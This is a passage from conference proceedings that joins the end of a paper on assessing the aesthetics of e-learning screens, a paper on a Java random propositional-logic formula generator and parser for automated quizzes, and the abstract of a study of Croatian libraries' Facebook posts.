V. SORT ASSESSMENT

Sort assessment emerges from computer sort algorithms. Viewer decides between two items and selects the one which he thinks is better. In general we need to make many comparisons and then we get results. Sort algorithms work good in electronic environment but are not suitable for environment where decision may be wrong. It is known in many programs that you have to verify your decision (like when closing a program and the program asks the user if he really wants to discard changes). If we apply this type of checking than users get irritated since they actually decide twice between two web pages and pick the one that they think is better. From analysis of user behavior we see that many of them do pick default values (like when a program is installed they pick next, yes, I agree … until it is over). If we do not apply default values then we also need to change the position of confirm button so that it would not be accidentally clicked after previous pick. This type of assessment is not suitable from educational assessment viewpoint. At the assessment of two screens from the same e-learning materials or different e-learning materials and picking the better of the two the error of contrast can occur. This is a subjective error of the reviewer who is under impression of previously assessed computer screens (see Figure 5, Figure 6 and Figure 7). High quality computer screen can therefore cause the unfair assessment of next screen. Under impression of good screen reviewer assess all successive screens worse than their actual aesthetical value.




Figure 5: Comparison of first two pages in sort assessment




Figure 6: Comparison of second two pages in sort assessment



Figure 7: This comparisson is influenced by the second comparison where right screen was assessed lower then its actual aesthetic value is.

VI. PILOT RESEARCH RESULTS AND PLANS FOR THE FUTURE

We have tested all types of assessment on a limited number of test subjects and gained valuable insight for future research. In the pilot research we prepared tests on all topics we have described in this article. We conducted the tests with trained professionals who have done many assessments and also with untrained and reviewed the results. It is evident and expected that we received different results.

The purpose of preliminary research was to find an assessment type that we could apply to an untrained reviewer in order to acquire reliable results. Even though we want to use the assessment as a group assessment in primary and secondary schools we did not use kids as pilot test subjects. Feasibility of assessment, logistical problems, and time constraints were rather tested on university students for start. Therefore we have used 4th year students of elementary education studies and 3rd year students of fine arts at the Faculty of Education in Maribor.

Research was conducted on 24 random screen selections. Some e-learning materials were presented with more then one screen but majority were from different e-learning materials and different developers (authors). Students from each of the two study disciplines were divided into four groups of four to five students. Each group assessed 24 computer screens using their unique assessment type. The first group used linear assessment type, the second used map assessment type, the third used sort assessment type and the fourth used mix assessment type. The goal for each team was to sort computer screens into more and less visually appropriate from the aesthetic coherence perspective. In the instructions they were instructed to make even distribution.

Linear assessment type was very time consuming (see Figure 1 and Figure 2). We allowed students to move forward and backward between screens during the assessment to get more reliable results. But this movement between screens took a lot of coordination effort between team members who make individual marks for each screen. Similar results were observed in students from both study disciplines.

Twelve computer screen images were presented at once (see Figure 3) for map assessment type. Students that were assessing these screens stated that the method is opaque and slow. Picking one image to display it bigger for analysis was time consuming since they needed to coordinate for each image. Bigger images were displayed for longer time and reviewers inevitably changed the content of computer screens and their didactical values. High discrepancies were observed in the assessment of computer screens between members of the assessment team and validity was therefore reduced. Students did not assess only what we want them to but also other aspects. We skipped the assessment errors where reviewers made their own criteria and coordinate them with other members of the team because we used only twelve images in two successions. Because of the reviewers feedback we decided that this assessment type is not suitable for our purposes.

Pilot study also conducted that two groups of students from different study disciplines (elementary education and fine arts) assessed computer screens from e-learning materials in sort assessment type. Sort assessment type uses process of elimination and produces a ranking list for computer screens but requires highly trained reviewers. In the group assessment this approach was completely useless since different reviewers preferred some screens and any further steps were problematic. Individual assessment was not feasible since coordination was needed at every step. Coordination influenced the objectivity of assessment and graded values of screens were highly questionable. From the first confrontation onward the system falls apart and is not suitable for group work for individual assessment.

VII. MIX ASSESSMENT

Mix assessment is a combination of the previous assessment types. We recommend mix assessment that provides better results than previous assessment types. Based on facts that we measure users' subjective response from e-learning materials computer screens this assessment approach has the least impact on the evaluation results.

In the mix assessment approach we used six sets of computer screen images. In each set we have 5 images which make a sum of 30 images out of 24 different images. For controlling the process of assessment we repeat 6 images in different sets. We prepared the slideshow of 5 images in 12 second succession therefore all 5 images were observed for a sum of 1 minute. Despite the fact that same research shows that we need 50 milliseconds to make good first impression [8] in classroom we need a longer period which is about 5 images per minute [10]. Reviewers have enough time for aesthetic impression of observed screen unrelated to the content and didactical structure. On every 6th screen all five previous images were displayed for reviewers to assess each individual image. This approach was time economical and practical since they all managed to process five images in succession.

This approach was tested in two ways. In the first way the reviewers used a scale from 1 to 5 to grade images in the sequence of 5 images. Grade 1 was used for images that were most convincing and 5 for least convincing from aesthetical viewpoint. This 5 level scale has some weaknesses since control images in different sets were assessed with different grades. For example computer

screen 1B and 3C (see Figure 8) were the same but were graded differently because of the quality of their surrounding images. Reliability of assessment was therefore not sufficient. But when we reverse the order of grades (second way) where 1 means the least convincing and 5 the most convincing from aesthetic viewpoint we receive much better results – lower dispersion of grades in control images. Therefore in our environment we need to use traditional grading principle that is used in schools. With enlargement of the reviewers and average grades objectivity rise. Comparison between students from two different study disciplines shows small deviations. In general students from elementary education give a bit higher grades then students of fine arts who apparently have higher aesthetics standards.




Figure 8: Evaluation scheme for mix assessment type

We have concluded that mix assessment has fulfilled our basic criteria we have expected from e-learning materials assessment. We believe that this assessment type ensures the validity of the results since we reduce the side effects of previous basic assessment types. With this approach we have achieved satisfactory objectivity. Assessments of the same computer screen from different reviewers give least deviation and more homogenous values. During the assessment process reviewers sometimes assessed the previously assessed computer screen and the matching of values of these screens in consecutive assessments were high. With tests of multiple assessment of the same screen we improved reliability of assessment process. This model proved high reliability of assessed values. The last demand that would confirm efficiency of this approach would be sensitivity. Since we used five level grades for evaluation (1-5) we could not achieve high sensitivity of the assessment. In the future the finer gradation level could provide better sensitivity. On the other hand the finer gradation can have negative impact on objectivity. All dilemmas can be solved with the evaluation committee of e-learning materials that gives the most objective results.

For an overview of all assessment methods we prepared a table (Table 1) of pluses, minuses and suitability in the classroom.

Table 1: Overview of assessment methods

	plus	minus	suitability in class	comment
Linear assessment	good time control, good progress control	dynamic sensibility, poor overview, suitable for skilled reviewers	no	finished in 35 minutes but poor results
Map assessment	good overview, ability to compare	poor time control, computer screen resolution, unconscious changes of criteria	conditionally	not finished in 35 minutes, each student has its own pace of assessment
Sort assessment	good time control, good progress control	dynamic sensibility, poor overview, unfair results	conditionally	finished in 35 minutes but questionable results
Mixed assessment	good time control, good progress control	adequate fairnes, adequate overview, self control	yes	finished in 35 minutes with adequate results

VIII. CONCLUSION

Pilot research study tested a small sample of e-learning materials on two homogenous groups of reviewers without any necessary experiences. Results of this study should therefore not be generalized and are not part of this paper. But the research was still valid since we wanted to prove a concept of how to assess the e-learning materials aesthetics and get objective results. At the end we discovered that mix assessment type was the optimal approach. E-learning materials are grouped into small enough sets that enable systematic assessment. Approach is suitable for inexperienced reviewers. Time frame of 5 images per minute used in this approach enables only aesthetic assessment and the overview image at the end of slideshow enables them to grade each previously shown screen. Using this approach we satisfy basic criteria of validity, objectivity, reliability, and sensitivity. We are aware of the problem of subjective grades that can be solved only with more reviewers from different study disciplines and at the end with the students from primary or secondary school that are going to use these e-learning materials.

REFERENCES

[1] M. Duh and M. Krašna, "Aesthetic principles in design of distance learning material," in *MIPRO 2009*, Opatija, 2009.

[2] M. Duh and M. Krašna, "Interactive e-learning materials: how to prepare and use it properly?," in *MIPRO 2010*, Opatija, 2010.

[3] M. Duh and M. Krašna , "Distance learning - communication quality = Učenje na daljinu i kvaliteta komunikacije," *Informatologia*, vol. 44, no. 2, pp. 131-136, 2011.

[4] M. Duh in M. Krašna, „Aesthetics and creativity in e-learning material,“ *International journal of knowledge and learning*, zv. 7, št. 1/2, pp. 130-144, 2011.

[5] K. Facer and B. Williamson, 2004. [Online]. Available: http://archive.futurelab.org.uk/resources/documents/handbooks/creativity_and_collaboration.pdf. [Accessed 31 01 2012].

[6] M. Kovač and M. Kovač Šebart, 2003. [Online]. Available: http://revija-knjiznica.zbds-zveza.si/Izvodi/K0312/kovac.pdf. [Accessed 31 01 2012].

[7] N. Kreuh, L. Kač in G. Mohorčič, Zavod Republike Slovenije za šolstvo, 2011. [Elektronski]. Available: http://www.zrss.si/pdf/izhodisce-e-ucbeniki.pdf. [Poskus dostopa 27 01 2012].

[8] T. Lavie and N. Tractinsky, "Assessing dimensions of perceived visual aesthetics of web sites," *International Journal of Human-Computer Studies*, vol. 60, no. 3, pp. 269-298, March 2004.

[9] G. Gojkov, Dokimologija, VŠ za obrazovanje vaspitača ed.,

Vršac, 2003.

[10] M. Duh in J. Hercog, „The relation of lower grade primary school pupils to motif in visual art,“ v *Edukacija nastavnika za budućnost*, Zenica, 2011.

[11] P. Su-e, C. Dongsung and K. Jinwoo, "Critical factors for the aesthetic fidelity of web pages: empirical studies with professional web designers and users," *Interacting with Computers*, vol. 16, no. 2, pp. 351-376, 2004.

Automating the Formal Logic Course

Goran Molnar*, Vjera Omrčen* and Marko Čupić**
* Asseco SEE d.o.o, Zagreb, Croatia
** Faculty of Electrical Engineering and Computing, University of Zagreb, Zagreb, Croatia
{goran.molnar | vjera.omrcen}@asseco-see.hr, marko.cupic@fer.hr

Abstract - Formal logic topics are typical parts of the introductory faculty level artificial intelligence courses. An important part of each faculty course are student quizzes and exams. Despite the fact that the propositional logic is a formal system, in many institutions exams are prepared and graded manually. This process is labour intensive and error prone. In this paper, we present two tools for automating a part of this process: the random propositional logic formula generator and the propositional logic formula parser. The random logical formula generator is used to create logical formulae with desired content and complexity and the formula parser can be used to automatically evaluate the well formedness of formulae entered by students. Together, they are used as a part of the integrated artificial intelligence course management system at the Faculty of Electrical Engineering and Computing, University of Zagreb, Croatia. Computer aided quiz assembly enables teaching staff to easily assign each student their own, unique questions in order to discourage cheating. Aside from the aforementioned purposes, they are used as a support for the mutual development of both components, using test driven development paradigm.

I. Introduction

Throughout the history of philosophy and science, logic has been both an interesting research subject as well as the foundational tool for most intellectual activities. Nowadays, it is studied in various disciplines such as philosophy, mathematics, linguistics, and computer science. Introductory courses with topics related to logic are common in a diverse set of educational institutions, even at a high-school level. At a higher education level, logic is widely present, as it is closely related to natural sciences as well as law and humanities [1].

Teaching students topics dealing with logic may be a demanding task. Since it inherently deals with highly abstract concepts, communicating them effectively can pose a challenge. Instruments such as Venn diagrams and truth tables are commonly used to present various complex facts simply and easy to understand. Additionally, various computer based teaching aids are increasingly used to teach logic [4, 5]. Aside from benefits for students, computer based teaching systems can also unburden teaching staff and provide them more time to focus on other aspects of their work while students are performing their e-learning activities.

Propositional logic is a very simple formal system, usually introduced to students as one of the basic types of formal logic. While limited in its expressiveness, it still provides a solid ground for understanding more complex formal logic systems. Due to its simplicity it enables teaching staff to easily present important notions shared with the more complex logical systems.

Teaching propositional logic also includes evaluating students' knowledge, usually through some type of quizzes or exams. Traditionally, this process involves manually assembling a number of questions, printing the exams on paper sheets, supervising the students during the exam to discourage cheating and finally, evaluating the students' answers and grading the exams. Each of these four stages involves a large amount of manual work This work flow is time consuming and error prone.

In this paper, we present two utilities that provide a basis for creating a comprehensive suite for propositional logic e-learning. The first tool, *random propositional formula generator* is used to generate random formulae with desired complexity. It can be used to quickly generate arbitrary number of formulae with random structure, operators and variables. The second utility, the *propositional logic formula parser* is used to check the formula well formedness and build syntax trees of entered formulae. Using the formula parser, applications that use it can check the formula syntax and use the syntax tree to perform further checks and analyses of the formula entered by a student.

These tools enable teaching staff to automate exam assembly, evaluation and grading. They can easily be integrated with any Java application that needs to generate random logical formulae or parse formulae entered by human or some other application. For example, they are used as a basis for an interactive educational applets used to teach students propositional logic as a part of the Ferko system [3], devised at the Faculty of Electrical Engineering and Computing, University of Zagreb, Croatia. These applet quizzes are dealing with various topics, for example formula evaluation, converting formulae to conjunctive normal form, syntax checking and others. They support distance education, since they can be accessed from any web browser that can run Java applets.

The remainder of this paper is organised as follows: Section 2 gives a brief introduction to propositional logic, Section 3 brings the overview of the random formula generator and the formula parser is described in Section 4. The results of our work are presented in Section 5 and Section 6 concludes the paper.

II. PROPOSITIONAL LOGIC

Propositional logic or calculus is a formal system consisting of:

- *Alphabet*: a finite set of symbols used for constructing formulae,
- *Syntax*: a set of rules which defines how a *well formed formula* (WFF) is constructed using the symbols in the alphabet,
- *Semantics*: systematic constraints on how sentences relate to states of affairs and
- *Proof theory*: a set of rules for deducing the entailments of a set of formulae.

The *alphabet* contains four kinds of symbols defined as follows:

- *Logical variables* (propositional symbols, propositions) denoted by the Latin alphabet letters $\{a, b, \ldots, z\}$,
- *Logical operators:*
  - *not (*denoted ~),
  - *and* (denoted $\wedge$),
  - *or* (denoted $\vee$),
  - *implication* (denoted $\rightarrow$)
  - *equivalence* (denoted $\leftrightarrow$),
- *Logical constants* $\{true, false\}$,
- *parentheses* { (,) }.

The syntax rules for deriving well formed formulae of propositional logic by putting the alphabet symbols together are given recursively:

- Logical variable is a WFF,
- Logical constant is a WFF,
- If F is a WFF, then (~F) is a WFF as well,
- If F and G are both WFFs, then the following formulae are also well formed:
  – (F $\wedge$ G) ,
  – (F $\vee$ G),
  – (F $\rightarrow$ G),
  – (F $\leftrightarrow$ G).

Each logical formula can be represented using a syntax tree. The syntax tree consists of variable nodes connected by the operator nodes. For example, the formula

$$(a \wedge b) \rightarrow \sim (c \vee (\sim(d)))$$

is well formed, and its syntax tree is given in Figure 1, drawn using an educational applet implemented as a part of this work.




Figure 1: Propositional logic syntax tree example

Seen from the graph theory point of view, the leaf nodes (terminal vertices) of the well formed formula syntax tree are either variables or constants. All other nodes can represent only the operator nodes. In the simplest case, (only one node), the single and only node in the formula can be either a variable or a constant. For all other formulae, at least one node needs to represent a logical operator.

Propositional logic formula operators can be either unary (operator *not*), or binary (conjunction, disjunction, implication and equivalence operators). Binary operators have exactly two child nodes, while the *not* operator has exactly one child node. Each child node can be an another operator, a variable or a constant. Variables and constants do not have children nodes.

The root node is always an operator unless the formula is the simplest type of formula consisting of a single constant or a single variable.

A. Logical formula semantics

Let V denote the set of proposition symbols in a well formed formula F. Any function

$$i: \quad V \rightarrow \{true, false\}$$

is called an interpretation of the formula F. Proposition symbols have an arbitrary meaning, but their truth values are stipulated by defining an interpretation function.

Evaluating the truth value of a complex logical formula F with regards to a particular interpretation is accomplished in two steps:

1. Replace the value of each proposition symbol $v \in V$ with $i(v)$,
2. Decompose the formula using the truth tables which define the operator functions.

III. Random Formula Generator

Random value generating systems such as random number generators are widely used for purposes varying from games to cryptography. The random formula generator described in this paper is primarily intended for use in logic quizzes assembly, but it can as well be used wherever large number of logical formulae is needed. Let us assume that we want to deliver a completely personalized quiz to each of the students enrolled in the course related to propositional logic. Even for the courses with moderate number of enrolled students, manually assembling tens or hundreds of formulae would take too long and require too many staff members to be feasible for most education institutions.

Thus, we wanted to automate the aforementioned process. A few experiments with the simple random formula generator that directly generated the formula's string representation were conducted. However the results of such generator were not good enough. Most of the formulae generated using this tool could be reduced to a tautology or a contradiction, which are therefore not enough random and complex for general purpose use.

Therefore, the random propositional logic formula generator we devised generates formula syntax trees. The formula syntax tree provides easy access to the formula elements and the formula evaluation can be determined using a simple recursive algorithm. Furthermore, when the formula needs to be displayed in a format readable by human, the syntax trees can be easily transformed into a textual or graphical representation.

The first issue that needed to be solved during the implementation was to decide which parameters to use to describe the *complexity* of the formulae in a way that corresponds to the difficulty of the exam questions. Another task was to provide an implementation of such system that randomizes all of the formula elements and yet produces results within the constraints imposed by these parameters.

A. Configuring the formula generator

The main design goal for the formula generator is to provide users an easy to understand and easy to use way to set up the desired complexity of logical formulae. We use the following parameters:

- minimum and maximum operator number,
- number of variables,
- allowing or disallowing constants.

For example, it is clear that the task of writing down the truth table for a formula with two variables and just one operator is significantly easier than doing the same task for the formula with 7 variables and 12 operators. By combining various settings of the above parameters, the generator can be set up to generate formulae whose complexity is appropriate for the the quiz question and the students' level. The above parameters define what we call "feasible formulae", i.e. formulae that satisfy the complexity needed for a particular application.

Along with the above, simplified way of configuring the generator, more advanced set-up is also available, such as determining the total number of nodes (includes operators, variables and constants) in the graph, number of leaf nodes etc.

B. Implementation details

When designing a random value generating system, the usual goal is to ensure that the output values have a certain type of distribution, usually uniform distribution. Most common random value generators are random number generators that generate pseudorandom floating point number values in the interval [0, 1>. It is intuitively clear that a good random formula generator will likewise, generate any of the formulae in the feasible formula space with approximately same probability.

A naive approach – building all possible formulae, ordering them by some criteria and using a random integer generator to choose one of them would work. However, the task of generating all of the formulae for each of the possible settings has prohibitively large memory and time requirements. Therefore, we decided to use another approach.

We implemented a generator that can randomize most important elements of logical formulae: variables, constants, their relative number, number of multiple uses for the same variable and the formula structure. Randomizing the formula structure has shown to be the most challenging task, since randomising variable names and constants can successfully be solved using the aforementioned approach of constructing a list of all possible variable names/constants and randomly choosing one of them.

However, the task of randomizing the structure of a syntax tree is not so straightforward. The number of operators and the number of leaf nodes are mutually dependant. Let us define *tree width* as a number of leaf nodes in a tree. Adding a binary operator to a formula according to the rules in Section 2 increases the tree width for 1, while adding the unary not operator retains the tree width constant. Therefore, the inequality

$$tree\ width \leq operator\ number + 1 \quad (1)$$

is always satisfied.

In a special case when all of the operator nodes are binary, e.g.

$$(a \wedge b) \rightarrow (c \vee d)$$

(Figure 2a), the above inequality degenerates to the equation

$$tree\ width = operator\ number + 1.$$

In another special case, when all of the operators are instances of the unary operator *not*, e.g. for the formula

$$\sim\sim\sim\sim b$$


(Figure 2b), the tree width will be equal to 1 and the tree will degenerate to a chain of not operators and a single constant or variable.

The formula generator needs to ensure that the number of leaf nodes satisfies the constraints given by the user. Since the user can also define the desired number of operators, the formula generation starts by verifying that the inequality (1) is satisfied in the user's input.

After that, the number of leaf nodes is calculated. Note that the number of leaf nodes will be greater than the number of different variables, since the same variable can occur more than once in a formula. Along with the variables, the formulas can also have constants as leaf nodes. To simplify the design, the number of leaf nodes is currently calculated to be 1.5 greater than the number of different variables. However, the system can be easily extended to take more precise input parameters describing the leaf nodes. After the number of leaf nodes has been determined using the above simple rule, number of operators needs to be selected, as a random integer in between the minimum and maximum operator number given by the user. This is accomplished using a simple interval mapping formula and a random integer generator.

Finally, the tree structure with a given number of operator nodes and a given number of leaf nodes needs to be constructed. This is possible using a recursive algorithm (Figure 3) that creates operator nodes based on a number of operators to add and a randomly initialized *growth pattern*. The key method is called *random*, and it returns a complete, pseudorandom formula syntax tree. The number of operator nodes is decreased as the recursion goes further, until it reaches value of zero. After zero has been reached, no new operators need to be added and a single or two leaf nodes (variables or constants) are added to the current operator.

The growth pattern is a list of boolean variables in which the total number of elements is equal to the required number of nodes, and the number of true values is equal to the desired tree width. In that manner, the growth pattern is analogous to choosing whether a binary or a unary node needs to be added during the tree construction. The growth pattern needs to be initialized prior to the tree construction, and in each step, the recursive function retrieves and removes the first element of the pattern. Since the number of true values is equal



(a) (b)

Figure 2: Special cases of syntax trees
(a) with all binary operators
(b) with all unary operators

```
random (Node current, int operatorsToAdd) {

       if(operatorsToAdd == 0) {
          // add random leaf nodes
       }

       if(operatorsToAdd == 1) {
          if(isBinary(current) {
               // add a random operator and
               // random leaf nodes
          } else {
              // add a random operator and
              // random leaf nodes
          }
       }

       if(operatorsToAdd >= 2) {
          if(isBinary(current)) {
            // add two operators
            Node operator1 = getOperator();
            Node operator2 = getOperator();
            operatorsToAdd -= 2;
            int limit1 =
               randomInt(operatorsToAdd);
            int limit2 =
               operatorsToAdd - limit1;
            add(current, operator1, operator2);
            random(operator1, limit1);
            random(operator2, limit2);
          } else {
            // add a single operator
            Node operator = getOperator();
            add(current, operator);
            random(operator, operatorsToAdd-1);
          }
       }
    }

getOperator() {
       // get and remove growth pattern's
       // first element
       boolean binary = growthPattern.get(0);
       growthPattern.remove(0);

       // generate a new operator
       // according to the growth pattern
       if(binary) {
            return getRandomBinaryOperator();
       } else {
            return getNotOperator();
       }

    }
```

Figure 3: Random tree generator pseudo code

to the needed number of binary nodes, each generated formula contains the precise number of leaf nodes. Additionally, since the growth pattern is initialized using random boolean variable generator before the tree construction, each of the generated formulae will have a pseudorandom structure.

IV. Propositional Formula Parser

Propositional logic formula parser is primarily used to verify student input for syntax errors, and give the student a warning when he or she tries to enter an invalid formula. In this way, students are not penalized for miswrites like

unresolved parentheses problem or using the incorrect operator symbol.

The parser utility is implemented in such manner that in case of a valid formula input it returns the syntax parse tree instead of the boolean value indicating parse success or failure. Because of this, the utility can be used by any application in the automated testing framework to build and manipulate propositional logic syntax trees or to easily evaluate the formula. One example of possible syntax tree manipulation would be constructing the propositional logic substitution instance by replacing the correct nodes of the syntax tree with the substituting well formed formula subtree.

In order to implement a propositional logic parser, we first define the formal grammar according to the recursive set of rules describing the syntax of propositional logic (see section II). Formal grammar is defined as a four tuple G = (*V*, *T*, *P*, *S*) where:

- *V* is a set of symbols called variables
- *T* is a set of terminal symbols
- S is the starting or goal variable from *V*
- *P* is a set of grammar productions

For the propositional logic grammar we define the tuple elements as follows:

V = {S0, S, O, A , E , I , E},

T = {[‘A’ – ‘Z’], [‘a’ – ‘z’], &, | , ~, (,),→, ⇔ },

S = S0.

The production set *P* is defined in Table I. Note that the production set is constructed in such a way that the given grammar is left recursion free.

In order to construct a more robust parser the student input is preprocessed with a simple lexical analysis utility, which allows flexibility of the formula operator input format. Regular expressions with tokens representing logical operators are given in Table 2. Both international and Croatian tokens (*ne*, *i*, *ili*) are supported.

It is also important to note that the proposed grammar allows the student to use the associativity property of *and*, *or* and *equivalence* operators, while the priority and evaluation order of compound formulae must be explicitly specified by enclosing the subexpressions in parentheses. For example, the expression

$$a \vee b \vee c$$

has correct syntax, while the expression

$$a \vee b \wedge c$$

does not. The student must use the parentheses to group the expression in one of the two possible ways:

- $(a \vee b) \wedge c$,
- $a \vee (b \wedge c)$.

With grammar specified in this way a recursive descent parser with backup can be constructed. Recursive descent parser performs a depth-first exhaustive search of the derivation tree for the string being parsed and is guaranteed to terminate for LL(k) grammars. In other words, the implemented parser attempts to verify the syntax of the input stream by reading it from left to right, hence finding the leftmost derivation of the string being parsed.

Generally, the recursive descent parsers for LL(k) grammars may require exponential time to finish. However, in the simplistic case of propositional logic it does not pose a performance issue, as confirmed in practice.

TABLE I. PROPOSITIONAL LOGIC PRODUCTION SET

S0 → S	(S0 is the starting non-terminal symbol)
S → O	
S → A	
S → E	
S → I	
O → T | O	
O → T	
E → T ↔ E	
E → T	
I → T → I0	
I → T	
I0 → (T → I0)	
I0 → T	
A → T & A	
A → T	
T → (T)	
T → ~ T	
T → [‘A’-‘Z’,’a’-‘z’]	

V. RESULTS

The result of our efforts are two software libraries implemented in Java programming language. They can be used wherever generating a large number of formulae with desired complexity is needed and wherever their parsing into syntax trees can be useful. The programming interfaces used by the implemented tools are simple and

TABLE II. VARIANTS OF OPERATOR LEXICAL TOKENS

~	`(not)|(ne)`
→	`(>) | ( ->) | ( \to)`
↔	`(<->) | (<>) | (\iff)`
∧	`(+) | (&&) | (et) | (i) | (and) | ( \land)`
∨	`(|) | (||) | (or) | (vel) | (ili) | (\lor)`
true	`(true) | (TRUE)`
false	`(false) | (FALSE)`

```
// initialise the generator to
// generate formulas with 3 to 10 operators,
// 4 variables and include constants
   RandomPLFunctionGenerator generator =
    new RandomPLFunctionGenerator(
                  3, 10, 4, true);

// generate a random formula syntax tree
   ProplogFormula foo = generator.getNext();

// Convert the syntax tree to the formula text
   String fooText = foo.toString();

// print the formula
   System.out.println(fooText);


// Parse a formula using parser's static
// parsing method
   NodeGeneric<PropNode> fooParse =
   PropSyntax.parse("a and (b -> c)");
```

Figure 4: Parser and generator use snippet

easy to learn. An actual code snippet that illustrates how to use the parser and the generator is shown in Figure 4.

The primary goal of our work was to build a foundation for an integrated propositional logic teaching suite. The formula parser and generator have been successfully used in the Ferko course management suite.

Using the formula generator and parser, other authors created a number of different educational applets used to automatically create a unique problem for each student, evaluate the students' answer, and store the students' score in a database. In that manner, each of the students can have a different formula of a similar complexity in their exercise problems, which encourages individual work instead of cheating, while still ensuring that the tasks are approximately equally difficult for students.

Additionally, we propose a simple model for measuring complexity of the logical formulae, suitable for use in education. The devised generator is an efficient tool capable of producing large number of formulae in a short time. For example, our tests have shown that the generator can produce more than 10.000 formulae (with the complexity defined in Figure 4) in one second. The tests were performed on the AMD Turion™ 64 X2 Dual-Core Mobile Technology TL-52 processor (1.6-GHz, 2 x 512-KB L2 cache) processor that runs Oracle Java 1.6 on Ubuntu Linux v10.4.

Likewise, the formula parser is used in many educational applets within the Ferko system to warn the students about the syntax errors in their input, evaluate their input and provide the applets the syntax tree of the entered formula to enable additional checks and manipulation, depending on the problem type. For example, it is used in a utility for syntax tree drawing that was used to draw all of the syntax tree images in this paper. As a part of our work, we also defined a formal grammar suitable for parsing propositional logic formulae using top-down recursive descent parsing with backup.

Finally, the parser and the generator are used to mutually test each other. Assembling large number of logical formulae for the needs of parser testing can be easily achieved using the formula generator, ensuring greater scope of the automated tests than would be possible by using manually entered formulae. Conversely, the propositional formula parser is used to ensure that all of the generated formulae are well formed, giving assurance of the generator's proper work.

VI. Conclusion

In this paper, we present two software libraries that help teaching staff to automate part of their work, and are used as a basis for an interactive formal logic e-learning system. While these libraries have already been used in the Ferko course management system, their modular design also enables other authors to easily integrate them in their Java based projects. Although the project started as a response to a particular educational need, their use is not limited to educational purposes.

Acknowledgement

We would also like to thank Prof. Bojana Dalbelo Bašić for inviting us to participate in the JAPAIC project organised at the Faculty of Electrical Engineering and Computing, University of Zagreb, Croatia. We would also like to thank Prof. Jan Šnajder for his helpful comments and guidelines during the course of this research, as well as other members of the project for creating various useful utilities used in this work.

References

[1] S. J. Russel, P. Norwig, Artificial Intelligence: a Modern Approach, Prentice-Hall,1995.

[2] J. E. Hopcroft, R. Motwani, J. D. Ullman, Introduction to Automata Theory, Languages, and Computation, 2nd Ed. Addison-Wesley, 2001.

[3] M. Čupić, T. Franović, "Ferko Project - Intelligent Support for Course Management at Faculty Level", MIPRO 2010 - 33st International Convention on Information and Communication Technology, Electronics and Microelectronics, Proceedings Vol. IV Computers in Education, M. Čičin-Šain, I. Uroda, I. Turčić Prstačić, I. Sluganović, Eds. Zagreb: DENONA, 2010. pp. 65-70

[4] A. Huertas, "Ten Years of Computer-Based Tutors for Teaching Logic 2000-2010: Lessons Learned", Tools for Teaching Logic, P. Blackburn, H. van Ditmarsch, M. Hans, M Manzano, F. Soler-Toscano, Eds. Heidelberg/Berlin: Springer, 2011, pp 131-140

[5] A. San Ginés, "Visual Tools for Teaching Propositional Logic", Tools for Teaching Logic, P. Blackburn, H. van Ditmarsch, M. Hans, M Manzano, F. Soler-Toscano, Eds. Heidelberg/Berlin: Springer, 2011, pp 131-140

Croatian libraries on Facebook – content analysis

Mihaela Banek Zorica*, Tomislav Ivanjko*, Maja Benčec
*Faculty of Humanities and Social Sciences University of Zagreb/Department of Information and Communication Sciences, Zagreb, Croatia
mbanek@ffzg.hr, tivanjko@ffzg.hr, mbencec@ffzg.hr

Abstract - This research focused on examining the library wall activity and the content Croatian libraries made available through their Facebook representations. First part of research analyzed the Facebook wall activity of 91 libraries during a period of 14 days in May/June 2011. In the second phase a detailed content analysis was undertaken on libraries that had at least one wall post in the observed period. The results of wall activity analysis showed that a small number of libraries are responsible for generating a large portion of content, and most of the libraries are not very active. The content analysis has shown that libraries mostly use their Facebook representations as a platform for marketing and posting links potentially interesting to subscribers. Also, a significant number of library posts falls into the "spam" category, which can show the lack of knowledge on potential threats when using the Facebook platform.

I. INTRODUCTION

